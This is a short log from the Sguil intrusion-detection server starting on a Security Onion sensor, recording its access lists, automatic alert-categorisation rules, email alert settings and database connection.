/etc/nsm/securityonion/Sguild.access
2012-04-28 06:58:03 pid(5248)  Sensor access list set to
ALLOW ANY.
2012-04-28 06:58:03 pid(5248)  Client access list set to
ALLOW ANY.
2012-04-28 06:58:03 pid(5248)  Adding AutoCat Rule:
||ANY||ANY||ANY||ANY||ANY||ANY||%%REGEXP%%^URL||1
2012-04-28 06:58:03 pid(5248)  Adding AutoCat Rule:
||ANY||ANY||ANY||ANY||ANY||ANY||ET WEB_SERVER Script tag
in URI, Possible Cross Site Scripting Attempt||12
2012-04-28 06:58:03 pid(5248)  Email Configuration:
2012-04-28 06:58:03 pid(5248)    Config file:
/etc/Sguild/Sguild.email
2012-04-28 06:58:03 pid(5248)    Enabled: Yes
2012-04-28 06:58:03 pid(5248)    Server: mail.domain.com
2012-04-28 06:58:03 pid(5248)    Rcpt To:
analyst@company.com
2012-04-28 06:58:03 pid(5248)    From:
Snort_sensor@company.com
2012-04-28 06:58:03 pid(5248)    Classes: successful-
admin trojan-activity attempted-admin attempted-user
2012-04-28 06:58:03 pid(5248)    Priorities: 0
```

```
2012-04-28 06:58:03 pid(5248)    Disabled Sig IDs: 0
2012-04-28 06:58:03 pid(5248)    Enabled Sig IDs: 2009714
2012-04-28 06:58:03 pid(5248)  Connecting to localhost on
3306 as Sguil
2012-04-28 06:58:03 pid(5248)  MySQL Version: version
5.1.41-3ubuntu12.10
2012-04-28 06:58:03 pid(5248)  SguilDB Version: 0.13
2012-04-28 06:58:03 pid(5248)  Creating event MERGE
table.
```